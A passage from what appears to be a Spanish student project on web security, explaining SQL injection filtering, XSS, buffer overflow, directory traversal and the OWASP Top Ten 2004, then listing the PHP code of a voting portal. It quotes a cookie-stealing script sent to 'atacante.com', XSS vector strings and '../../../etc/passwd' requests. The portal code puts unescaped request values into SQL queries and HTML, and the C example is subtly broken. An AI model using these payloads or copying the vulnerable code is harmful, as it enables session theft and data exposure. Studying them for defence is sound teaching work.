[1] El uso de "--" implica que todo lo que vaya a continuación de estos caracteres será ignorado.

La única forma fiable para evitar la inyección de sentencias SQL es un correcto análisis de la entrada de usuario en busca de caracteres maliciosos. Quiere decir esto que la aplicación debe tener cuidado con los datos que recibe a través de variables, mediante peticiones GET, POST o incluso cookies. Será su obligación filtrarlas adecuadamente, para eliminar cualquier posible carácter malicioso (como las comillas), que un atacante pudiera insertar.

Este filtrado se puede realizar de diversas formas, dependiendo del grado de seguridad que deseemos y del lenguaje de programación empleado.

La solución más segura tiene en cuenta la naturaleza de la variable protegida. Consiste en filtrar todos los caracteres posibles, con la única excepción de aquellos que no consideramos perniciosos. Por ejemplo, si la variable a filtrar es de naturaleza numérica (como podría ser un identificador numérico), el filtro eliminaría cualquier carácter que no sea una cifra. Si la variable es alfanumérica, se eliminarían todos los caracteres excepto los alfanuméricos[2].

La alternativa menos segura es que el filtro actuara buscando ciertos caracteres considerados malignos, dejando tal cual los restantes. Este método presenta el inconveniente de que es posible que nos olvidemos de filtrar alguno de los caracteres perniciosos, o bien, en un futuro se descubra que algunos de los caracteres considerados inofensivos (y que por tanto no eran filtrados) no son tales.

¿Qué hacer si por ejemplo se desea que una variable pueda contener comillas simples legalmente? En este caso, el filtro estropearía un valor de la

[2] Normalmente comprendidos entre A-Z, a-z, 0-9.

variable que debería ser legal, al eliminar las comillas. Bien, lo que se hará realmente no es filtrar los caracteres peligrosos sino "escaparlos", es decir, anteponerle un carácter especial, que normalmente es la barra invertida ("\") y cuya función es eliminar cualquier significado o funcionalidad especial que pudiera tener el carácter que le sucede.

Como dijimos, la forma de implementar estos filtros es variada. Para la primera solución se suele hacer uso de expresiones regulares. La segunda también se puede implementar de forma análoga, aunque también es común usar comandos o funciones especiales que proveen algunos lenguajes.

Como medida adicional, es buena táctica limitar los privilegios con los que la aplicación accede al servidor de bases de datos. Así en caso de que un atacante encuentre una vulnerabilidad por la cual consiguiera inyectar sentencias SQL, el ámbito de explotación estaría limitado por los privilegios y restricciones impuestas desde la propia aplicación. Esta medida no evita la vulnerabilidad en sí, pero reduce las posibilidades de explotación de la misma.

Por último, despejaremos la afirmación que planteamos al comienzo de este apartado, ¿por qué es más fácil encontrar aplicaciones vulnerables en ASP o JSP que en PHP? La respuesta es simple: PHP contiene una opción llamada "*magic_quotes*", que viene activada por defecto (en el archivo de configuración "*php.ini*"), y cuya función es precisamente "escapar" caracteres peligrosos como las comillas, de cualquier variable de entrada de usuario (sin embargo, los desarrolladores de PHP recomiendan deshabilitar esta opción para ganar en rendimiento). Así pues, establece una protección "transparente" contra el problema de la inyección SQL, que puede evitar que una aplicación mal programada sea vunerable. En todo caso, esta protección debería verse como una barrera más, y no

como la única, esto es, los programadores de aplicaciones PHP deberían ser conscientes de la inyección SQL e implementar código seguro, que no sea vulnerable incluso en el caso de encontrarse la opción "*magic_quotes*" deshabilitada.

2. Cross Site Scripting (XSS[1]).

2.1. Descripción.

Las vulnerabilidades de cross site scripting ocurren cuando un atacante utiliza una aplicación web para mandar código malicioso, generalmente en la forma de un script, a un usuario diferente. Estas fallas están muy generalizadas y ocurren donde quiera que una aplicación web utilice entradas de datos de un usuario sin validar la salida que ésta genera.

Un atacante puede usar cross site scripting para mandar un script malicioso a un usuario ingenuo. El navegador del usuario final no tiene forma de saber que el script no debe ser confiable y lo ejecutará, porque piensa que vino de una fuente confiable, de forma que el script malicioso puede acceder a cualquier cookie, token de sesión u otra información sensitiva retenida por su navegador y utilizada con este sitio. Estos pequeños programas pueden hasta re-escribir el contenido de una página HTML.

Los ataques XSS pueden generalmente ser clasificados en dos categorías: almacenados y reflejados. Los ataques almacenados son aquellos en donde el código

[1] En un principio se adoptaron las siglas "CSS" para referirse a las vulnerabilidades de tipo "Cross Site Scripting". Más adelante, y para evitar la ambigüedad (CSS también es el acrónimo de "Cascading Style Sheets") se adoptó el término "XSS" actual.

inyectado es permanentemente almacenado en el servidor objetivo, tales como bases de datos, en un foro de mensajes, un archivo de visitante, campo comentado, etc. Entonces la víctima recupera el script malicioso del servidor cuando solicita la información almacenada. Los ataques reflejados son aquellos donde el código inyectado es reflejado desde el servidor, tal como un mensaje de error, resultado de una búsqueda o cualquier otra respuesta que incluya alguna o todas las entradas mandadas al servidor como parte de una petición. Los ataques reflejados son entregados a las víctimas mediante otra ruta, tal como un mensaje de correo electrónico o algún otro servidor Web. Cuando un usuario es engañado para hacer clic a un enlace malicioso o ante la presentación artesanal de una forma, el código inyectado viaja al servidor Web vulnerable, el cual refleja el ataque de regreso al navegador del usuario. El navegador ejecuta el código porque viene de un servidor "confiable".

La consecuencia de un ataque XSS son las mismas, independientemente de si es almacenado o reflejado. La diferencia es cómo llega el efecto destrutivo al servidor. Incluso un sitio de "sólo lectura" o de "presencia literaria corporativa en línea sin interacción" es vulnerable a ataques reflejados XSS serios. XSS puede causar una variedad de problemas al usuario final que varían en la severidad, desde una molestia hasta el comprometer completamente una cuenta. Los ataques XSS más severos involucran la divulgación de una cookie de sesión de usuario, permitiendo a un atacante secuestrar la sesión de usuario y apoderarse de la cuenta. Otros ataques dañinos incluyen la divulgación de los archivos del usuario final, instalación de programas de caballos de Troya, re-dirigiendo al usuario a alguna otra página o sitio y modificando la presentación del contenido. Una vulnerabilidad XSS que permite a un atacante modificar un comunicado de prensa o un artículo de noticia puede afectar el precio de mercado de una compañía o disminuir la confianza del consumidor.

Los atacantes usan frecuentemente una variedad de métodos para codificar la porción maliciosa de la etiqueta, tal como el utilizar Unicode (código de 16 bits para exponer signos en el ordenador, parecido al ASCII pero con un número mayor de signos, lo que permite el uso de todos los idiomas mundiales), de forma que la solicitud parezca menos sospechosa al usuario. Hay cientos de variantes de estos ataques, incluyendo versiones que ni siquiera requieren ningún símbolo "<>". Los ataques XSS usualmente vienen en la forma Javascript incrustado. Sin embargo, cualquier contenido activo incrustado es una fuente potencial de daño, incluyendo: ActiveX (OLE), Vbscript, Shockwave, Flash y más.

Las cuestiones sobre XSS también pueden estar presentes en los servidores de aplicación y Web subyacentes. La mayoría de los servidores de aplicación y Web generan páginas web simples para mostrar en caso de varios errores, tal como 404 "página no encontrada" o 500 "error interno del servidor". Si éstas páginas muestran como respuesta cualquier información de la solicitud del usuario, tal como la URL a la que trataban de acceder, pueden ser vulnerables a un ataque reflejado XSS.

La probabilidad de que un sitio contenga vulnerabilidades XSS es extremadamente alta. Hay una gran variedad de formas de engañar a las aplicaciones Web al transmitir scripts maliciosos. Encontrar estas fallas no es enormemente difícil para los atacantes, ya que todo lo que necesitan es un navegador y algo de tiempo. Hay numerosas herramientas gratuitas disponibles que ayudan a los piratas informáticos a encontrar estas fallas así como a crear cuidadosamente ataques XSS e inyectarlos en los sitios objetivo.

2.2. Ejemplos de cadenas peligrosas.

Todo lenguaje o tecnología que pueda ser interpretado por un navegador es susceptible de ser usado para explotar un bug XSS. Esto incluye entre otros Javascript, HTML y flash.

Veamos un ejemplo de robo de cookie. El atacante incluye en un mensaje:

```
<script>document.location='http://atacante.com/cgi-bin/logger.cgi?'%20+document.cookie</script>
```

Cuando la víctima lea el mensaje, el navegador de ésta será redirigido a la página anterior, enviando la cookie de la página que la introdujo (es decir, el foro vulnerable). La nueva página, bajo el control del atacante, es un simple script que recoge y almacena el parámetro que se le pasa (la cookie). El resultado es que el atacante obtendrá la cookie de la víctima. Ahora el atacante podría conectarse a la página web del foro, falseando su propia cookie e incluyendo los datos de la cookie que acaba de robar. La aplicación del foro identificará los datos de la cookie como la sesión del usuario víctima y le dará acceso al contexto de dicha persona. Todo ésto siempre y cuando la sesión de la víctima no haya expirado. En cualquier caso, hay una ventana de tiempo durante la cual la vulnerabilidad puede ser fácilmente explotada.

Podemos ver a continuación y a modo ilustrativo, una relación de cadenas que podrían tener utilidad en la explotación de vulnerabilidades XSS para distintos navegadores:

```
<a href="javas&#99;ript&#35;[code]">
<div onmouseover="[code]">
<img src="javascript:[code]">
<img dynsrc="javascript:[code]"> [IE]
<input type="image" dynsrc="javascript:[code]"> [IE]
<bgsound src="javascript:[code]"> [IE]
&<script>[code]</script>
```

```
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]"> [IE]
<img src="mocha:[code]"> [N4]
<img src="livescript:[code]"> [N4]
<a href="about:<s&#99;ript>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">
<div style="background-image: url(javascript:[code]);">
<div style="behaviour: url([link to code]);"> [IE]
<div style="binding: url([link to code]);"> [Mozilla]
<div style="width: expression([code]);"> [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="javascript:[code]"> [IE]
```

2.3. Solución.

Una vez más, la solución basa por filtrar adecuadamente toda la entrada de usuario. En particular habrá que tener especial cuidado con los caracteres "<" y ">", que deberán ser sustituidos por "<" y ">" respectivamente. Asimismo, la aplicación puede ganar una protección significativa contra los ataques basados en Javascript al convertir los caracteres siguientes a la entidad de codificación HTML apropiada: "(", ")", "#" o "&" por "&#40", "&#41", "&#35" y "&#38", respectivamente.

La protección anteriormente vista es la más recomendable desde el punto de vista del servidor. Sin embargo, también es posible que un cliente se proteja a sí mismo, simplemente desactivando funcionalidades del navegador, como el uso de Javascript o de los controles ActiveX. Quizás la pérdida de funcionalidad que

obtendrá el usuario se verá compensada por un incremento de la seguridad. Es de añadir la idea desconfiar de e-mails de desconocidos que contengan links y, en general, de todo enlace proporcionado por un extraño, sea cual sea el medio utilizado.

3. Buffer Overflow.

3.1. Descripción.

Los atacantes utilizan el desbordamiento del búfer para corromper la ejecución de la pila ("stack") de una aplicación Web. Mediante el envío de entradas hábilmente urdidas hacia una aplicación Web, un atacante puede causar que una aplicación Web ejecute código arbitrario, tomando el control efectivo de la máquina. Los desbordamientos del búfer no son fáciles de descubrir y aun cuando uno es descubierto, es generalmente extremadamente difícil de explotar. No obstante, los atacantes se las han ingeniado para identificar los desbordamientos del búfer en una asombrosa matriz de productos y componentes.

Los fallos de desbordamiento del búfer pueden estar presentes ya sea en los productos del servidor Web o en el servidor de aplicación que prestan el sevicio del sitio para los aspectos estáticos y dinámicos o la aplicación Web en sí misma. Cuando ésta última usa bibliotecas, tales como bibliotecas gráficas para generar imágenes, éstas se abren por sí mismas a ataques potenciales.

El desbordamiento del búfer también puede ser encontrado en el código de aplicaciones Web hechas a la medida e incluso pueden tener una mayor probabilidad a ataques dada la falta de escrutinio por las cuales pasa típicamente

una aplicación Web. En este caso, estos ataques tienen menor probabilidad de ser detectados porque normalmente habrá muchos menos piratas informáticos tratando de encontrar y explotar tales fallos en una aplicación específica. Si se descubre en una aplicación hecha a la medida, la habilidad de explotar los fallos es significativamente reducida, por el hecho de que el código fuente y los mensajes de error detallados para la aplicación normalmente no están disponibles para el atacante.

3.2. Ejemplo.

Como vimos el desbordamiento del búfer es el resultado de almacenar más datos que dicho búfer puede manejar. Veamos a continuación una porción de código en lenguaje C que presenta un fallo de Buffer Overflow:

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
}

void main() {
    char large_string[256];
    int i;
    for( i = 0; i < 255; I++) {
        large_string[i] = 'A';
        function(large_string);
    }
```

La función “strcpy()” está copiando un cadena de 256 bytes en un búfer de 16 bytes, por lo que los 250 bytes restantes están sobre-escribiendo posiciones de memoria, incluso modificando la dirección de retorno de la siguiente instrucción.

Así cuando se ejecuta la función de nuevo se intenta acceder a una dirección que está fuera del espacio reservado y donde podríamos tener código malicioso que sería ejecutado produciendo el fallo.

3.3. Solución.

Será necesario revisar el código de la aplicación en cuestión que acepte entradas de los usuarios mediante solicitudes HTTP y asegurar que se provee el tamaño apropiado para verificar todas esas entradas. Esto debe ser hecho aun para ambientes que no son susceptibles a tales ataques ya que entradas demasiado largas que no son capturadas podrían causar negación de servicio u otros problemas operacionales.

4. Directory Transversal.

4.1. Descripción.

Esta vulnerabilidad es fácilmente detectable y explotable. Su denominación da una idea sobre sus fundamentos: consiste en añadir una cadena como "../" a un path dado, de forma que podamos obtener acceso a directorios anteriores, que se suponían inalcanzables.

Por ejemplo, supongamos un script que visualiza o sirve de ficheros de un directorio de "downloads". Como entrada, aceptará el nombre del fichero a descargar:

http://www.ejemplo.com/download?fichero=apuntes.zip

Supongamos ahora que , internamente, el script está configurado para coger todos los ficheros del directorio "*/home/www/downloads*" de forma que lo que hará será añadir el nombre del fichero al path anterior, por lo que finalmente accederá a "*/home/www/downloads/apuntes.zip*".

Así un atacante sólo tendría que hacer la siguiente petición sobre el servidor Web:

http://www.ejemplo.com/download?fichero=../../../etc/passwd

De esta forma, el script devolverá el fichero que se encuentra albergado en la dirección "*/home/www/downloads/../../../etc/passwd*", es decir, le devolverá el archivo de contraseñas del servidor Unix.

Para evitar esto, es necesario realizar un correcto filtrado de la variable "fichero" anterior, para eliminar los caracteres maliciosos (como el "." y la "/"), antes de concatenar el path del directorio con el contenido de la variable "fichero".

Es importante tener en cuenta que los caracteres, dependiendo de qué contextos, se pueden codificar de diferentes formas. Así, la siguiente petición es equivalente a la vista arriba:

http://www.ejemplo.com/download?fichero=%2e%2e/%2e%2e/%2e%2e/etc/passwd

Es lo que se conoce como “URL-encoding” y entre otras cosas implica que un carácter ASCII dado se puede escribir concatenado el símbolo “%” con el número hexadecimal que representa a dicho carácter. En el caso anterior el “.” se corresponde con el carácter ASCII 46 (en decimal), 2e en hexadecimal.

Mediante este tipo de técnicas que se aprovechan de codificaciones, se han conseguido explotar fallos en servidores Web como IIS. Además, este tipo de errores también puede surgir como fruto de las diferencias entre sistemas operativos como Windows y Unix. Por ejemplo, lo siguiente funcionaría en Windows: “..\..\..\”, es decir, se puede sustituir el carácter “/” por “\”, en ciertos casos (e incluso habrá situaciones en que funcionará igualmente tanto la barra normal como la invertida, con el mismo resultado). Por eso, es posible que el script vulnerable filtre adecuadamente el carácter “/” pero se olvide de hacer lo propio con el otro: “\”. De esta forma el script seguiría siendo vulnerable, aunque sólo en algunos escenarios (tipo Windows).

5. Vulnerabilidades en el servidor Apache.

Teniendo en cuenta que el presente Proyecto se ha desarrollado íntegramente sobre la plataforma Apache, hemos creído conveniente la inclusión de este apartado.

Podemos ver en la figura 5.1, como según las estadísticas de Netcraft, Apache es el software servidor web más utilizado en Internet, con casi el 70% de la cuota de mercado.



Figura 5.1. Servidores Web más utilizados

A lo largo de su vida, se han ido descubriendo numerosos fallos de seguridad en este software que corrigen en cuanto les es posible.

Apache corre como un procecso en la máquina servidora y necesita privilegios de "root" para ser iniciado, ya que ha de abrir un socket en modo escucha sobre un puerto privilegiado (aquellos por debajo del 1024, excluído este último). Una vez hecho esto, Apache se deshace de sus privilegios y sigue ejecutándose sin aquellos. El proceso padre Apache crea además varios procesos hijos, entre los que reparte las peticiones web recibidas, que se irán procesando en paralelo.

Según lo anterior, parece lógico que la mayoría de las vulnerabilidades descubiertas en Apache puedan conducir al atacante a la obtención del acceso remoto a la máquina víctima, pero no privilegios de superusuario (en primera instancia).

Para evitar todo tipo de ataques debido a vulnerabilidades en el lado del servidor, la mejor solución es estar siempre al día, es decir, tener instalada siempre la última versión del software servidor (y módulos asociados), o asegurarse de haber aplicado los parches correspondientes a cada uno de los bugs que se han ido descubriendo para la versión que tengamos instalada.

6. Las diez vulnerabilidades más críticas.

Lo siguiente lista, está sacada del documento "OWASP Top Ten 2004", e incluye las diez principales vulnerabilidades de aplicaciones web y bases de datos, así como la forma más efectiva de resolverlas. Éstas son:

Top Ten 2004
1. Entrada no validada
2. Control de Acceso Interrumpido
3. Administración de Autentificación y Sesión Interrumpida
4. Cross Site Scripting
5. Desbordamiento de Búfer
6. Fallas de Inyección
7. Manejo Inadecuado de Errores
8. Almacenamiento Inseguro
9. Negación de Servicio
10. Administración de Configuración Insegura

Veamos una breve explicación de los tipos que aún no hemos comentado:

- *Control de Acceso Interrumpido*: Las restricciones de aquello que tienen permitido hacer los usuarios autentificados no se cumplen correctamente. Los agresores pueden explotar estos fallos para acceder a otras cuentas de usuarios, ver archivos sensitivos o usar funciones no autorizadas.

- *Administración de Autentificación y Sesión Interrumpida*: las credenciales de la cuenta y los tokens de sesiones no están propiamente protegidos. Los agresores que pueden comprometer las contraseñas, cookies de sesiones u otro token, pueden vencer las restricciones de autentificación y asumir la identidad de otros usuarios.

- *Manejo Inadecuado de Errorres*: condiciones de error que ocurren durante la operación normal que no son manejadas adecuadamente. Si un agresor puede causar que ocurran errores que la aplicación web no maneja, éste puede obtener información detallada del sistema, denegar servicios, causar que mecanismos de seguridad fallen o tumbar el servidor.

- *Almacenamiento Inseguro*: las aplicaciones web frecuentemente utilizan funciones de criptografía para proteger la información y credenciales. Estas funciones y el código que integran a ellas han sido difíciles de codificar adecuadamente, lo cual frecuentemente redunda en una protección débil.

- *Negación de Servicio*: los agresores pueden consumir los recursos de la aplicación web al punto de que otros usuarios legítimos no

puedan ya acceder o usar la aplicación. Los agresores también pueden dejar a los usuarios fuera de sus cuentas y hasta causar que falle una aplicación entera.

Apéndice B

Código del portal

1. Introducción.

En este apéndice se incluye el código PHP que ha implicado el desarrollo del presente Proyecto.

2. Código.

2.1. /autentifica/inicio.php

```
// Página de entrada al portal
<html>
<head>
<title>&Aacute;rea de Administraci&oacute;n - www.votaciones.com</title>
<link rel="STYLESHEET" type="text/css" href="../comunes/estilo.css">
</head>

<body bgcolor="#707070">
```

```
<br><br><br>
<table width="250" border="1" cellspacing="0" cellpadding="0" align="center"
bordercolor="#0F0F0F">
  <tr>
    <td>
     <table width=100% border=0 align="center" cellpadding="0" cellspacing="0"
      bordercolor="#0F0F0F" bgcolor="#333333">
            <form action="votaciones2.php" method="post">
              <tr bgcolor="#0F0F0F">
                <td colspan="2" height="45">
              <div align="center"><font face="Arial" color="#FFFFFF" size=2><b>
                Identificaci&oacute;n Usuarios<br><font color="#FFFF00">
                    www.votaciones.com</b></font></div>
                </td>
              </tr>
              <tr>
                <td colspan="2">
                  <div align="center">
                    <table width="100%" border="0" cellspacing="0" cellpadding="5">
                      <tr valign="middle">
                        <td colspan="2" height="30">
                          <div align="center">

                          <?
                          // Mostrar error de Autentificación.
                          include ("../comunes/mensaje_error.php");
                          if (isset($_GET['error_login'])){
                              $error=$_GET['error_login'];
                          echo "<font face ='Verdana, Arial, Helvetica, sans-serif'
                               size='1' color='#FF0000'>Error: $error_login_ms[$error]";
                          }
                          ?>

                          </div>
                        </td>
                      </tr>
                      <tr>
                        <td width="39%">
```

```
                    <div align = "right"><font face = "Verdana, Arial, Helvetica,
                      sans-serif" size="2" color="#FFFF99">E-mail: </font></div>
                        </td>
                        <td width="61%">
                        <div align="left">
                          <input type="text" name="user" size="15" class="imputbox">
                        </div>
                        </td>
                      </tr>
                      <tr>
                        <td width="39%">
                     <div align = "right"><font face = "Verdana, Arial, Helvetica,
                      sans-serif" size="2" color="#FFFF99">Password: </font></div>
                        </td>
                        <td width="61%">
                        <div align="left">
                       <input type="password" name="pass" size="15" class="imputbox">
                        </div>
                        </td>
                      </tr>
                    </table>
                  </div>
                </td>
              </tr>
              <tr valign="middle">
                <td colspan="2" height="50">
                <div align="center"><font face="Arial" color=black size=2>
                  <input name=submit type=submit value="  Entrar  " class="botones">
                </font></div>
                </td>
              </tr>
            </form>
          </table>
        </td>
      </tr>
</table>
</body>
</html>
```

2.2 /autentifica/votaciones.php

```
<?
// Llamamos al motor de la autentificación
require("verifica.php");

// el nombre y ruta de esta misma página
$pag=$_SERVER['PHP_SELF'];

function cabeceraHTML(){
    echo <<< HTML
    <html>
    <head>
    <title>Gestión Usuarios - www.votaciones.com</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="STYLESHEET" type="text/css" href="../comunes/estilo.css">
    </head>
    <body bgcolor="#707070">
    HTML;
}

//Miramos los accesos que tiene el usuario
$accesos=$_SESSION['accesos'];


//Comprobamos si se trata del administrador para redireccionarlo a su página
if ((isset($accesos['admin']))&&($accesos['admin'])){
    header ("Location: ../admin/administracion.php");
    exit;
}
// Incluimos el archivo de configuración
include("../comunes/config.php");
//Conectamos a la BD
$con=mysql_connect($hostname,$user_r,$pass_r)or die("Imposible conectar");

//La primera vez que entramos presentamos listas a las que pertenece
if (!isset($_GET[grupo])){
cabeceraHTML();

echo <<< HTML
<table width="500" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
```

```
  <tr>
    <td colspan="4" bgcolor="#0F0F0F">
     <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="3">
       <font color="#FFFF99">
         Bienvenido.Por favor pincha sobre la lista <br>
         de la que quiere ver las votaciones existentes :
        </font><br>
        <a href="comunes/logout.php"><b><font size="2">Salir</font></b></a>
      </div>
    </td>
  </tr>

HTML;
//Hallamos las listas a que pertenece

foreach($accesos as $grupo => $valor){
if($valor==1){
echo <<< HTML
  <tr>
    <td width="100%" bgcolor="#3F5478">
      <div align="center"><a href="$pag?grupo=$grupo">$grupo</a></font></div>
    </td>
  </tr>
HTML;

}
}
echo <<< HTML
</table>
HTML;
}


if(isset($_GET[grupo])){
cabeceraHTML();

//Empezamos la paginación con 4 votaciones/pagina
$tam_pag=1;
//Pasamos el numero de pagina que queremos
$pagina=$_GET[pagina];
if(!$pagina)
{
   $inicio=0;
```

```
    $pagina=1;
}else{
    $inicio=($pagina-1)*$tam_pag;
}

//Hallamos el número total de páginas a presentar
$grupo=$_GET[grupo];
$pet="SELECT * FROM $tab_prop WHERE grupo='$grupo'";
$res=mysql_db_query($bd,$pet,$con)or die(mysql_error());
$num_reg=mysql_num_rows($res);
//El número de páginas
$total_pags=ceil($num_reg/$tam_pag);

//Extraemos registros
$pet="SELECT id_vot,tema,fecha,caducidad,grupo FROM $tab_prop WHERE
grupo='$grupo'";
$pet.=" ORDER BY fecha desc LIMIT ".$inicio.",".$tam_pag ;
$res=mysql_db_query($bd,$pet,$con)or die("Imposible ejecutar:$pet.".mysql_error());
//Si hay votaciones,la presentamos


//pongo el número de registros total, el tamaño de página y la página que se muestra


echo <<< HTML
<table width="500" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
  <tr>
    <td colspan="4" bgcolor="#0F0F0F">
     <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"><font
        color="#FFFF99">
        Número de registros encontrados: $num_reg <br>
        Se muestran páginas de $tam_pag registros cada una<br>
        Mostrando la página $pagina de $total_pags
        </font></font><br>
        <a href="comunes/logout.php"><b>Salir</b></a>
        </div>
    </td>
  </tr>

HTML;
```

```
while(list($id,$tema,$fecha,$caducidad)=mysql_fetch_row($res)){
$fech=mostrarFecha($fecha);
if(cerrada($fecha,$caducidad)){

//Si está cerrada borramos la tabla temporal
$sin = str_replace(array('¿','?','.'), "", $tema);
$tem=preg_replace("/ +/","",$sin);
$pet="DROP TABLE IF EXISTS $tem;";
$usuario_consulta = mysql_db_query($bd,$pet,$con) or die("Imposible".mysql_error());

//Mostramos links a distintas votaciones
echo <<< HTML
<tr bgcolor="#333333">
  <td colspan="8" height="30" >
    <div align="left"><font face="Arial" color="#FFFFFF" size=2><b>
      <a href="verVotacion.php?op=resultados&id=$id"><b>$tema</b></a>

      <span style="text-decoration:blink; color:#ff0000"> CERRADA</span><br>
       Publicada el $fech</font></div></td>
</tr>
HTML;

}
else{
echo <<< HTML
<tr bgcolor="#333333">
            <td colspan="8" height="30" >
              <div align="left"><font face="Arial" color="#FFFFFF" size=2><b>
              <a href="verVotacion.php?op=votar&id=$id"><b>$tema</b></a> <br>
              Publicada el $fech</font></div></td>
         </tr>
HTML;

      }

}

echo <<< HTML
<tr bgcolor="#0F0F0F">
<td colspan="2">

<div align="center">
<table width="100%" border="0" cellspacing="0" cellpadding="5">
```

```
<tr>
    <td width="40%">
   <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFF99"><b>
       Página de resultados: 
    </b></font></div>
    </td>



    <td width="60%" >
   <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFFFF">
HTML;
if($total_pags>=1){
for($i=1;$i<=$total_pags;$i++){
if($pagina==$i){

 echo " ". $pagina ." ";
}else{

 echo"<a href='votaciones.php?grupo=$grupo&pagina=". $i ."'> ".$i." </a>";

}
}
}


echo <<< HTML


</font></div>
</td>
</tr>
</table>
</div>
</td>
</tr>
</table>

HTML;
```

```
}

mysql_close($con);
?>
</BODY>
</HTML>
```

2.3. /autentifica/verifica.php

```
<?
// Descripción:
// Gestión de Páginas restringidas a Usuarios, con nivel de acceso
// y gestión de errores en el Login


// Motor autentificación usuarios.

// Cargar datos conexión y otras variables.
require ("../comunes/config.php");
include("../comunes/funciones.php");


// guarda página que lo llama para devolver errores a dicha página.
$url = explode("?",$_SERVER['HTTP_REFERER']);
$pag_referida=$url[0];
$redir=$pag_referida;

// comprueba si se llama directo al script.
if ($_SERVER['HTTP_REFERER'] == ""){
    die ("Error cod.:1 - Acceso incorrecto!");
    exit;
}


// Chequeamos si se está autentificando un usuario por medio del formulario
if (isset($_POST['user']) && isset($_POST['pass'])) {

// Conexión base de datos.
// si no se puede conectar a la BD salimos del script con error 0 y
```

```
// redireccionamos a la página de error.
$db_conexion= mysql_connect($hostname,$user_r,$pass_r)or die("Imposible conectar");
mysql_select_db($bd);

//filtramos usuario para evitar ataques
$usu=$_POST['user'];
$usuario=filtro($usu);

// realizamos la consulta a la BD para chequear datos del Usuario.
$pet="SELECT * FROM $tab_usu WHERE usuario='$usuario'";
$usuario_consulta = mysql_db_query($bd,$pet,$db_conexion)or die(header ("Location:
                    $redir?error_login=1"));

// miramos el total de resultado de la consulta (si es distinto de 0 es que existe el
usuario)
if (mysql_num_rows($usuario_consulta) != 0) {

    // encriptamos el password en formato md5 irreversible.
    $password = md5($_POST['pass']);

    // almacenamos datos del Usuario en un array para empezar a chequear.
    $usuario_datos = mysql_fetch_array($usuario_consulta);

    //Leemos acceso del usuario
    $id_usu=$usuario_datos['id_usu'];

    //pasamos por filtro numérico
    $id=filtro($id_usu);
    $res=mysql_query("SELECT * FROM $tab_acc WHERE id_usu='$id'") or
        die("Imposible".mysql_error());

    //Construimos el array de accesos eliminando id_usu que no es un acceso en sí
    $accesos=mysql_fetch_assoc($res);
    unset($accesos['id_usu']);

   // liberamos la memoria usada por la consulta, ya que tenemos estos datos en el Array.
    mysql_free_result($usuario_consulta);

    // cerramos la Base de dtos.
    mysql_close($db_conexion);

    // chequeamos el nombre del usuario otra vez contrastándolo con la BD
    // esta vez sin barras invertidas, etc ...
```

```
// si no es correcto, salimos del script con error 4 y redireccionamos a la
// página de error.
if ($usuario != $usuario_datos['usuario']) {
    Header ("Location: $redir?error_login=4");
    exit;
}
// si el password no es correcto ..
// salimos del script con error 3 y redireccinamos hacia la página de error
if ($password != $usuario_datos['pass']) {
    header ("Location: $redir?error_login=3");
    exit;
}
// destruimos las variables login y password usadas
unset($login);
unset ($password);

// En este punto, el usuario ya está validado.
// Grabamos los datos del usuario en una sesión.
// le damos un nombre a la sesión.
 session_name($usuarios_sesion);

// inicia sesiones
session_start();

// decimos al navegador que no "cachee" esta página.
session_cache_limiter('nocache,private');

// Asignamos variables de sesión con datos del Usuario para el uso en el
// resto de páginas autentificadas.

// definimos usuarios_id como Identificador del usuario en nuestra BD de usuarios
$_SESSION['usuario_id']=$usuario_datos['ID'];

// definimos usuario_nivel con el Nivel de acceso del usuario de nuestra BD de
// usuarios
$_SESSION['accesos']=$accesos;

//definimos usuario_nivel con el Nivel de acceso del usuario de nuestra BD de usuarios
$_SESSION['usuario_login']=$usuario_datos['usuario'];

//definimos usuario_password con el password del usuario de la sesión actual (formato
// md5 encriptado)
$_SESSION['usuario_password']=$usuario_datos['pass'];
```

```
    // Hacemos una llamada a sí mismo (scritp) para que queden disponibles
    // las variables de session en el array asociado $HTTP_...
    $pag=$_SERVER['PHP_SELF'];
    Header ("Location: $pag?");
    exit;

    } else {
        // si no está el nombre de usuario en la BD o el password ..
        // se devuelve a la página que lo llamo con error
        Header ("Location: $redir?error_login=2");
        exit;}
} else {

    // -------- Comprueba si existe sesión -------

    // usamos la sesión de nombre definido.
